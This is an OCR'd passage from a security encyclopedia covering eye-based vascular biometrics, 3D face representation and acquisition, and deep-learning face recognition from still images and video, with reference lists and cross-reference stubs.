ideas). A common approach is the manual positioning of a lens in front of eye and the subsequent capturing of the lens with a smartphone (Lin et al. 2014; Khanamiri et al. 2017). More professional though, is the direct attachment of an imaging device to the smartphone (which can be rather large (Maamari et al. 2014)), an approach for which several commercial solutions do exists, e.g. the D-EYE system which excels by its small-scale device being magnetically attached to an iPhone[2]. It has to be noted that all these reported solutions for mobile fundus photography (i.e. retina capturing) have not been discussed in the context of retina biometrics but in the medical imaging context. Nevertheless, these developments could render retina biometrics less intrusive and thus more realistic. Capturing on-the-move can be ruled out for retina biometrics as the illumination of the retina requires a focused and precise illumination process.

With respect to mobile capturing, it is out of question that sclera recognition can be performed on datasets acquired by common smartphones (e.g. UBIRISv2, MICHE I, MICHE II datasets (Alkassar et al. 2017)), however, on-the-move or from-a-distance acquisition for sclera recognition is extremely challenging due to the small size of the required eye-portion.

Disease Impact and (Template) Privacy

As there exist certain diseases which can be diagnosed from fundus imagery (see e.g. Das and Malathy (2018) for a survey including several diseases which obviously affect retinal vasculature like diabetic retinopathy) and sclera images (Elhussieny et al. (2016) reports a sclera-vessel based screening for cardiovascular diseases), those diseases also could eventually impact on corresponding recognition accuracy. However, there is no evidence in favour or against this hypothesis.

With respect to privacy-related information to be eventually extracted from samples or templates, research is in its infancy. Having discussed diseases affecting the vascular layout above, it is obvious that information about these diseases can / could / might be extracted from corresponding sample data or templates, respectively. However, we are not aware of corresponding work in retina or sclera recognition, respectively.

Real-world Performance and Deployment

There are significant uncertainties when it comes to the question of the real-world performance of commerial vascular biometric systems. None of the

few available systems have participated in public evaluations or competitions. Therefore, as a potential customer, one has to belief or disbelief in the claims of the companies when it comes to performance figures.

Public research is based on small scale data sets (typical size is in the low hundred subjects), thus there is a lack of sufficient knowledge about real-world performance. A way to circumvent direct empirical assessment is to estimate the entropy of certain feature representations. First work in this direction has been done for retina templates (Jeffers et al. 2010). However, these estimations do not provide conclusive results on expected real-world performance.

References

Alkassar S, Woo W, Dlay S, Chambers J (2017) Sclera recognition: on the quality measure and segmentation of degraded images captured under relaxed imaging conditions. IET Biometrics 6(4):266–275

Das A, Pal U, Blumenstein M, Ballester MAF (2013) Sclera recognition - a survey. In: Second IAPR Asian Conference on Pattern Recognition (ACPR'13), pp 917–921

Das S, Malathy C (2018) Survey on diagnosis of diseases from retinal images. Journal of Physics: Conference Series 1000(1):012,053

Elhussieny N, El-Rewaidy H, Fahmy AS (2016) Low cost system for screening cardiovascular diseases in large population: preliminary results. In: 13th International IEEE Symposium on Biomedical Imaging (ISBI'18)

Haddock L, Qian C (2015) Smartphone technology for fundus photography. Retinal Physician 12(6):51–58

Jeffers J, Arakala A, Horadam KJ (2010) Entropy of feature point-based retina templates. In: 20th International Conference on Pattern Recognition (ICPR'10), pp 213–216, doi: https://doi.org/10.1109/ICPR.2010.61

Jini K, Lu H, Sun Z, Cheng C, Ye J, Qian D (2017) Telemedicine screening of retinal diseases with a handheld portable non-mydriatic fundus camera. BMC Ophthalmology 17:89

Khanamiri HN, Nakatsuka A, El-Annan J (2017) Smartphone fundus photography. Journal of Visualised Experiments 125:55,958

Lin SJ, Yang CM, Yeh PT, Ho TC (2014) Smartphone fundoscopy for retinopathy of prematurity. Taiwan Journal of Ophthalmology 4(2):82 – 85

Maamari RN, Keenan J, Fletcher DA, Margolis T (2014) A mobile phone-based retinal camera for portable wide field imaging. The British Journal of Ophthalmology 98:438–441

Mazumdar JB, Nirmala SR (2018) Retina based biometric authentication system: A review. International Journal of Advanced Research in Computer Science 9(1)

Miri M, Amini Z, Rabbani H, Kafieh R (2017) A comprehensive study of retinal vessel classification methods in fundus images. Journal of Medical Signals and Sensing 7(2):59–70

Swedish T, Roesch K, Lee I, Rastogi K, Bernstein S, Raskar R (2015) eyeselfie: Self directed eye alignment using reciprocal eye box imaging. ACM Trans Graph 34(4)

Uhl A (2019) State of the art in vascular biometrics. In: Uhl A, Busch C, Marcel S, Veldhuis R (eds) Handbook of Vascular Biometrics, Springer Nature Switzerland AG, Cham, Switzerland, chap 1, pp 3 – 61, doi: https://doi.org/10.1007/978-3-030-27731-4

Uhl A, Busch C, Marcel S, Veldhuis R (2019) Handbook of Vascular Biometrics. Advances in Computer Vision and Pattern Recognition, Springer Nature Switzerland AG, Cham, Switzerland, doi: https://doi.org/10.1007/978-3-030-27731-4

Footnotes

1 https://www.optomed.com/

2 https://www.d-eyecare.com/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300350

Eye-Based Vascular Recognition

Eye-based Vascular Patterns

F

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1501

3D Face

Aniello Castiglione[1] ✉, Michele Nappi[2] ✉, Fabio Narducci[3] ✉ and Chiara Pero[3] ✉
(1) Department of Science and Technology, University of Naples Parthenope, Naples, Italy
(2) Department of Computer Science, University of Salerno, Fisciano, Italy
(3) Department of Computer Science, University of Salerno, Salerno, Italy

✉ **Aniello Castiglione**
Email: castiglione@ieee.org

✉ **Michele Nappi (Corresponding author)**
Email: mnappi@unisa.it

✉ **Fabio Narducci**
Email: fnarducci@unisa.it

✉ **Chiara Pero**
Email: cpero@unisa.it

Synonyms

Face depth map; Face mesh; Face morphable model


Definitions

A 3D face model is a representation of the surface of a face in a three-dimensional space consisting of vertices and triangles, which determine the face shape and appearance (Hu et al., 2017). The vertices also have an RGB

pixel value that collectively expresses the face skin texture (albedo (The *albedo* is the measure of the diffuse reflection of solar radiation out of the total solar radiation received by an astronomical body.)). The 3D facial features, represented by local and global curvatures, can be considered as the signature identifying persons (Abate et al., 2007). A 3D face is defined by a mesh of vertices $V = \{v_i | i = 1, \cdots, n\}$, sampling the face surface at a predefined set of facial points of semantic identity (eye corners, nose tip, etc.). The i-th vertex v_i of a face is located at $w_i = (x_i, y_i, z_i)^T$ and has the RGB color values $(r_i, g_i, b_i)^T$. Hence, a 3D face F is represented in terms of shape s and texture t as a pair of vectors:

$$F = (s, t),$$
$$s = (x_1, y_1, z_1, \cdots, x_n, y_n, z_n)^T$$
$$t = (r_1, g_1, b_1, \cdots, r_n, g_n, b_n)^T$$

Since many vertex shapes and texture measurements are highly correlated, a subspace of the s and t space is considered, using techniques of dimensionality reduction. Principal component analysis (PCA) is typically used for such a purpose. Let $S \in \mathbb{R}^{3n \times r_s}$ and $S \in \mathbb{R}^{3n \times r_s}$ denoting the PCA bases; a face instance (s, t) can concisely be expressed as (s_0, t_0), which are the mean face shape and texture, respectively, representing the *eigenfaces* (Sirovich and Kirby (1987) showed that principal component analysis could be used on a collection of face images to form a set of basis features, the eigenfaces Fig. 1). From a 3D model, different faces can be generated by changing the shape and texture parameters. A smooth transition from one pair of parameter vectors to another pair can either morph one face to another or among different expressions.




3D Face, Fig. 1 Example of eigenfaces extracted from a collection of faces in the ORL dataset

Theory and Application

3D Face Representation

Two main representations are commonly used to model faces in 3D applications: 2.5D and 3D images. A 2.5D image (range image) consists of a two-dimensional representation of a 3D point set (x, y, z), where each pixel in the $X - Y$ plane stores the depth value z. On the contrary, 3D images are a global representation of the whole head, and the facial surface is further related to the internal anatomical structure, while 2.5D images depend on the external appearance as well as on environmental conditions. A 3D face representation starts from a collection of points extracted from the face surface by appropriate acquisition techniques. According to how such points are used, three main classes of approaches can be defined in point cloud, 3D mesh, and depth images (Abate et al., 2007) (Fig. 2):

- *Point cloud* is a collection of unstructured coordinates in the 3D space $\mathbb{R}^3$. Often the point cloud data is fitted to a smooth surface to avoid drastic variations due to noise.



3D Face, Fig. 2 Face data representations: (left) point cloud, (middle) 3D mesh, and (right) range image

- The *3D mesh* representation uses precomputed and indexed local information about the 3D surface; each 3D polygonal mesh is expressed as a collection of mesh elements: vertices (points), edges (connectors between vertices), and polygons (shapes formed by edges and vertices). It is the simplest and most intuitive 3D face representation.
- *Depth images*, also called 2.5D or range image representations, map onto a 2D plane the Z-axis intensities of facial information. The model appears like a smooth 3D surface represented in terms of intensity. It gives realization of continuous depth information corresponding to various points on the facial shape (Patil et al., 2015).

3D Face Acquisition

The methods to acquire 3D information of a facial surface adopt optical *triangulation principle* for depth estimation and are broadly classified into (i) stereo acquisition, (ii) laser beam scanning, and (iii) fringe pattern-based techniques.

Triangulation principle (Haasbroek 1968) states that the depth (L) and coordinates of a point (O) on an object in 3-D space can be estimated if the length (M) of one side of a triangle OXY and angles P and Q between line XY and other sides of the triangle, i.e. lines OX and OY at points X and Y could be measured.

The points X and Y represent an illumination source and a sensor, or both can be sensors like cameras (Patil et al., 2015). There are two types of *acquisition systems* for capturing 3D faces: active, like laser scanners and

structured light, and passive, like stereo-based systems. In active capturing systems, such as Minolta Vivid scanners, a triangulation technique is used. A laser line is shined on the face from a scanner, and an image of the line is recorded by a camera. Although the accuracy of this method for 3D face acquisition is relatively high, it is time-consuming. In structured light, for example, Inspeck Mega Capturor II 3D, a pattern of light is projected on a face from a light source, and the deformations of the pattern are measured using a camera. This technique is fast, but the captured data contains a number of holes and artifacts. In passive techniques based on stereo systems, for instance, 3DMD digitizer and Di3D, two cameras are employed to capture the location of each point by matching corresponding pixels in two images. Due to the difficulties and time-consuming problems of dense pixel matching, along with the relative uniformity of a human face for two images, the accuracy of this system is comparatively low. To evaluate 3D face recognition algorithms, many databases have been created. Table 1 describes the currently popular 3D face databases in four different categories, according to 3D data type, and provides some details for each (Soltanpour et al., 2017).

3D Face, Table 1 Popular 3D face databases (Soltanpour et al., 2017)

Name	Data type	Number of subjects	Scanner
FSU	Mesh	37	Minolta Vivid 700
GavabDB	Mesh	61	Minolta Vi-700 laser range scanner
FRAV3D	Mesh	105	Minolta Vivid 700 red laser light scanner
BU-3DFE	Mesh	100	Stereo photography, 3DMD digitizer
UoY	Mesh	350	Stereo vision 3D camera
FRGC v1.0	Range image	273	Minolta Vivid 3D scanner
FRGC v2.0	Range image	466	Minolta Vivid 3D scanner
UND	Range image	277	Minolta Vivid 900
CASIA	Range image	123	Minolta Vivid 910
ND2006	Range image	888	Minolta Vivid 910 range scanner
MSU	Range image	90	Minolta Vivid 910
SHREC08	Range image	61	–
3D-TEC	Range image	214	Minolta scanner
SHREC11	Range image	130	Escan laser scanner

Name	Data type	Number of subjects	Scanner
UMB-DB	Range image	143	Minolta Vivid 900 laser scanner
Texas 3DFRD	Range image	118	MU-2 stereo imaging system
Bosphorus	Point cloud	105	The Inspeck Mega Capturor II 3D scanner
BU-4DFE	3D video	105	Di3D (Dimensional Imaging) dynamic system

3D Face Recognition Systems

3D face recognition is defined as a biometric technique which uses individual 3D facial shape to recognize human faces using 3D models of both probe and gallery faces. Approaches for 3D face recognition can be divided into three broad categories: *holistic*, *feature-based*, and *hybrid matching methods*. In holistic matching methods, the focus is on the global similarity of faces. The entire 3D face (or model) is described by defining a set of global features. Examples in this category include the principle component analysis (PCA)-based method, the deformation modeling, the signed shape difference map (SSDM), spherical harmonic features (SHF), closest normal points (CNPs), and region-based 3D deformable model (R3DM). Feature-based matching methods rely on finding similar local features from the face or from special regions of the face (e.g., eyes and nose). Hybrid approaches are defined based on the combination of different types of approaches (holistic and feature-based) or data (2D and 3D images) (Soltanpour et al., 2017).

A 3D human face captured during face acquisition may contain unwanted body parts or areas like hair, ears, neck, and shoulders and accessories like glasses and ornaments that need to be effectively eliminated. Major landmarks facilitate the segmentation process which extracts face shape from the entire scan. Facial shape needs to be aligned before actual matching. 3D registration techniques are used for face shape alignment. The discriminant features are extracted and stored using the surveyed region-based and holistic approaches for all the faces in the gallery. The feature vector for a probe (query) scan is extracted and matched against the gallery feature vectors one by one (Patil et al., 2015).

Open Problems and Future Directions

The face is not a rigid object, and therefore it can significantly alter its appearance among different expressions. 3D information adds useful data to deal with this issue but also introduces side effects over 2D face representation. Kakadiaris et al. (2007) and Nonis et al. (2019) summarize the main challenging points as well as the benefits of 3D face representation:

- *Accuracy gain*. A significant accuracy gain of the 3D system with respect to 2D ones must result in order to justify the introduction of 3D data.
- *Efficiency*. 3D capture creates larger data files per subject which implies significant storage requirements and slow processing. The conversion of raw 3D data to efficient metadata must thus be addressed.
- *Automation*. A field-deployable system must be able to function fully automatically. It is therefore not acceptable to assume user intervention such as for the location of key landmarks in a 3D facial scan.
- *Capture devices*. 3D capture devices were mostly developed for medical and other low-volume applications and suffer from a number of drawbacks when applied to face recognition, including artifacts, small depth of field, long acquisition time, multiple types of output, and high price.
- *Testing databases*. The lack of large and widely accepted databases for objectively testing the performance of 3D face recognition systems.
- *Real time*. 2D images can be processed in a considerable shorter amount of time, while 3D data processing is more time-consuming.
- *Illumination changes*. 3D data is naturally robust environmental variations, immune to illumination and to some extent to pose variations.
- *Facial surface measurements*. 3D enables reliable measurements of facial surfaces which is inherently difficult in 2D modalities.

Apart from being less sensitive to viewpoint and lighting conditions, 3D data exploit information which is complementary to gray-level-based approaches, enabling the fusion with different techniques. On the other hand, for applications working in uncontrolled scenarios, further improvements must be made. Considering larger set of expressions including spontaneous expressions which are often hard to replicate in laboratory conditions and reducing the demand for computational time and memory usage are two objectives to address to have robust and useful applications usable in real scenarios. The decreasing cost of three-

dimensional acquisition systems and their increasing quality, together with the greater computational power available nowadays, will make real-time 3D systems for face recognition more common in the near future.

Summary

Three-dimensional facial geometry represents the internal anatomical structure of the face. 3D facial data provide useful information to improve the performance of biometric recognition systems. Moreover, the 3D representation can more reliably represent the typical deformation of the face surface to deal with expressions and occlusions. Recently, 3D face recognition gained increasing attention leading to the release of numerous databases, technologies of acquisition, algorithms, and even practically deployed systems.

Cross-References

Biometric Authentication
Biometric Matching
Face Recognition from Still Images and Video
Identification
Remote Face Recognition
User Authentication

References

Abate AF, Nappi M, Riccio D, Sabatino G (2007) 2D and 3D face recognition: a survey. Pattern Recogn Lett 28(14):1885–1906

Hu G, Yan F, Kittler J, Christmas W, Chan CH, Feng Z, Huber P (2017) Efficient 3D morphable face model fitting. Pattern Recogn 67:366–379

Kakadiaris IA, Passalis G, Toderici G, Murtuza MN, Lu Y, Karampatziakis N, Theoharis T (2007) Three-dimensional face recognition in the presence of facial expressions: an annotated deformable model approach. IEEE Trans Pattern Anal Mach Intell 29(4):640–649

Nonis F, Dagnes N, Marcolin F, Vezzetti E (2019) 3D approaches and challenges in facial expression recognition algorithms: a literature review. Appl Sci 9(18):3904

Patil H, Kothari A, Bhurchandi K (2015) 3-D face recognition: features, databases, algorithms and challenges. Artif Intell Rev 44(3):393–441

Sirovich L, Kirby M (1987) Low-dimensional procedure for characterization of human faces. J Opt Soc Am 2:519–524

Soltanpour S, Boufama B, Wu QJ (2017) A survey of local feature methods for 3D face recognition. Pattern Recogn 72:391–406

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300351

Face Association

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300352

Face Depth Map

3D Face

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300353

Face Detection

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300354

Face Identification

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300355

Face Mesh

3D Face

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300356

Face Morphable Model

3D Face

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_739

Face Recognition from Still Images and Video

Ankan Bansal[4] ✉, Jingxiao Zheng[4] ✉ and Rama Chellappa[5] ✉
(4) University of Maryland, College Park, MD, USA
(5) Johns Hopkins University, Baltimore, MD, USA

✉ **Ankan Bansal (Corresponding author)**
Email: ankan@umd.edu

✉ **Jingxiao Zheng**
Email: jxzheng@umiacs.umd.edu

✉ **Rama Chellappa**
Email: Rama@umiacs.umd.edu
Email: rama@cfar.umd.edu

Synonyms

Face association; Face detection; Face identification; Face tracking; Face verification; Video analysis

Definition

Automatic face recognition is the process of either identifying the face of a person or deciding whether two faces belong to the same person (verification). The train and test data can come from either still images or videos. At the time of writing, deep learning – in particular convolutional neural networks – is the go-to approach for automatic face recognition from images and videos. Such deep learning approaches typically comprise of

four steps: face detection, alignment, feature representation, and face association.

Background

Due to its wide applicability, automatic face recognition from still images and videos has enjoyed significant attention from computer vision researchers in both academia and industry. Face recognition finds applications in law enforcement, automatic tagging on social media, active authentication, etc. This has prompted rapid development of ever-improving datasets, theory, and approaches for face recognition. In fact, face recognition APIs are being offered as a service by several large corporations now.

Datasets

Much of the progress in face recognition can be attributed to the availability of large-scale annotated datasets. Each step in a recognition pipeline requires labeled face images and videos for training. Since deep networks require large datasets for training and testing, early datasets like Labeled Faces in the Wild (LFW) (Huang et al. 2008) have been subsumed in large datasets like MS-Celeb-1M (Guo et al. 2016), UMDFaces (Bansal et al. 2017b), UMDFaces-Video (Bansal et al. 2017a), YouTube Faces (YTF) (Wolf et al. 2011), VGGFace2 (Cao et al. 2018), etc. In addition to these training datasets, several evaluation benchmarks like IJB-B (Whitelam et al. 2017), IJB-C (Maze et al. 2018), and IJB-S (Kalka et al. 2018) are available. These benchmarks evaluate face recognition for both still images and videos. We should note that large companies have also curated private datasets which are orders of magnitudes larger than the aforementioned public datasets.

Most recently, significant effort is also being devoted to recognizing facial attributes (Liu et al. 2015), inferring mood and expressions (Ding et al. 2017), and tackling bias in face recognition systems (Merler et al. 2019).

Face Detection and Alignment

The first step in any face recognition system is detection of all the faces present in the given media (image or video). Traditionally, face detection is

modeled as the task of finding a bounding box for each face. Most of the recent face detection methods have been adapted from general object detectors and can be classified as either proposal-based or single-stage detectors.

The first step in proposal-based or two-stage face detectors is generation of region proposals which are likely to be faces. Traditionally, class-agnostic methods like selective search (Uijlings et al. 2013) have been used for generating these proposals. More recently, CNN-based proposal methods like region-proposal network (RPN) (Ren et al. 2015) have replaced hand-designed methods. The second stage is classification or rejection of each proposed region as a face. Examples of such face detectors include All-in-One Face (Ranjan et al. 2017b), Hyperface (Ranjan et al. 2017a), Finding Tiny Faces (Hu and Ramanan 2016), and Supervised Transformer Network (Chen et al. 2016).

On the other hand, single-stage object detectors do not rely on explicit region proposals for face detection. Such detectors typically include a single pass through a CNN and processing multiscale image pyramid or multiple layers of a CNN. DPSSD (Ranjan et al. 2019), S^3FD (Zhang et al. 2017), and SSH (Najibi et al. 2017) are a few recent two-stage face detection methods which achieved excellent performance on standard benchmarks. DPSSD is fast and can detect tiny faces, which makes it suitable for both still-image and video face detection.


Most feature extraction networks take as input images of faces in canonical views. Therefore, the next step in a face recognition pipeline is typically face alignment using key points. HyperFace (Ranjan et al. 2017a) is a multi-task network that can simultaneously detect faces, extract landmarks, estimate pose, and recognize gender. Ranjan et al. (2017b) built on Ranjan et al. (2017a) and used multi-task learning to simultaneously obtain face-related information like face bounding boxes, fiducials, facial pose, gender, and identity. Face alignment is usually performed by a similarity transform estimated from five or seven fiducial points on the face.

Feature Representation

A deep CNN is used for extracting feature representations for each face given by the detector after alignment. Though, many of the feature extraction methods that have been proposed target still images, they can be

readily applied to video frames as well. These deep CNNs are usually trained on a large annotated dataset for classifying faces. At the time of inference, features extracted from the layer just above the classification layer were used as the representation of a face. These representations can be used for face verification or retrieval from a gallery. Some recent methods for feature extraction include Ranjan et al. (2019), ArcFace (Deng et al. 2019), VGGFace2 (Cao et al. 2018), etc.

Finally, as seen from a typical video face recognition system (Fig. 1), face verification and identification from videos requires associating faces across the frames of the video.



Face Recognition from Still Images and Video, Fig. 1 A video-based face recognition system (Zheng et al. 2018)

Face Association

Face-tracking provides a reliable method for associating faces in single-shot videos. In such videos, the bounding boxes for faces of a certain identity might be contiguous. Recent tracking- based face association methods include Zhou et al. (2004) and Comaschi et al. (2015). Zhou et al. (2004) incorporated appearance-based matching models into a particle filter to achieve better face association, while Comaschi et al. (2015) proposed an online multi-face tracker.

On the other hand, for multi-shot video, face association based on appearance can work better. Recently, Du and Chellappa (2016) proposed a CRF framework and Chen et al. (2017) introduced a face association approach based on one-shot SVMs.

For sequence-based face matching, Zheng et al. (2019) proposed a hybrid dictionary learning approach which models the temporal correlation in the sequences of video faces by dynamical dictionaries. Zheng et al.

(2018) further introduced a graphical model-based approach which leverages the contextual information in the videos by identity information propagation to improve face recognition performance.

Theory and Applications

As mentioned above, face recognition models are trained on large annotated face datasets for classification. In this section, we briefly describe some theory behind the training of these models and then discuss some applications for face recognition.

Loss Function

CNNs for face recognition are trained for *C*-way classification. The idea behind such training is that the feature learned can be used as discriminative representations of faces. The loss function is an important factor which affects the performance of deep networks. The standard loss used for training classification networks is the softmax cross-entropy (CE) loss described as:

$$\mathcal{L}_{CE} = -\frac{1}{M}\sum_{i=1}^{M}\log\frac{e^{W_{yi}^{T}f(\mathbf{x}_i)+b_{y_i}}}{\sum_{j=1}^{C}e^{W_j^{T}f\left(\mathbf{x}_i\right)+b_j}} \tag{1}$$

where $\mathbf{x}_i$ is the *i*th image in a batch of size *M*, with the label y_i, and $f(\mathbf{x}_i)$ is the learned feature representation of the face. In our discussion, $f(.)$ is usually a deep CNN. The feature vectors are converted into logits using weights *W* and bias *b*. W_j is the *j*th column of the weight matrix *W* and b_j is the corresponding bias.

Traditional CE loss suffers from issues like preference for high-quality images, lack of margin between intra- and inter-class samples, early saturation of performance, etc. Several modifications to the CE loss have been proposed which aim to improve different aspects of the learning process. For example, A-Softmax (Liu et al. 2017) incorporated an angular margin to the softmax formulation to increase the angular separation between features from different classes. On the other hand, Additive Angular Margin loss (Deng et al. 2018) uses an additive angular margin to increase inter-class separation and intra-class compactness of the features. Crystal loss (Ranjan et al. 2018) reduces the preference for high-quality

images by constraining the magnitude of the feature vectors. It adds the following constraint to the CE loss in Eq. (1):

$$\|f(\mathbf{x}_i)\|_2 = \alpha, \forall i = 1, 2, \ldots, M \tag{2}$$

Unlike the classification losses discussed above, metric learning approaches directly learn to optimize features to improve face verification. Metric learning methods pull features from the same classes closer and push different classes further apart.

Applications

We now briefly discuss some approaches which use some of the techniques discussed above. Early CNN-based face recognition methods mostly focused on still images. For example, DeepID (Sun et al. 2014) trained several deep networks on patches from a face. The final face representation is the concatenation of feature from all patches. DeepFace (Taigman et al. 2014) instead used 3D modeling for aligning faces. The aligned faces are passed through a large CNN which was trained on a dataset of 4 million face images from over 4000 identities. FaceNet (Schroff et al. 2015) used a triplet loss to directly learn better discriminative embeddings instead of the surrogate C-way classification.

By training on mixed image and video datasets and utilizing better loss formulations, more recent methods are able to recognize faces in both still images and video frames. For example, Ranjan et al. (2019) proposed an end-to-end face recognition pipeline which achieved state-of-the-art results on both still image and video face recognition benchmarks. The proposed method consists of the DPSSD face detector, the All-in-One network (Ranjan et al. 2017b), and an ensemble of feature extraction networks which are trained with the Crystal loss (Ranjan et al. 2018). Similarly, ArcFace (Deng et al. 2018) used the clean MS1MV2 dataset and the Additive Angular Margin loss to achieve state-of-the-art performance on several benchmarks.

We refer the reader to the recent article (Bansal et al. 2020) for a broader discussion on the loss functions and applications of face recognition.

Open Problems

Even though recent methods achieve very good performance on existing face recognition benchmarks for both still images and videos, there are several unsolved problems. The first question is the importance of data. Is there a point where more data does not help? Are the current datasets at that point already? Similarly, an important question to answer is the utility of unlabeled data. Unlabeled data can be used along with some supervised data in a semi-supervised algorithm.

Another mostly overlooked issue is bias in face recognition models. Deep networks appear to incorporate the biases in the dataset and even amplify them. This may be one of the reasons why current face recognition models perform poorly for some subsets of the population. Therefore, such biases should be overcome for building the next generation of face recognition models.

Additionally, unconstrained video-based face recognition presents significant challenges of its own. Efficiency of feature extraction and comparison is the foremost challenge for current recognitions systems. Due to its large volume, video data requires fast processing to be scalable. Large variations in pose, expression, illumination, motion blur, etc., pose immense difficulties for existing face recognition systems. Future models need to be more robust to these variations.

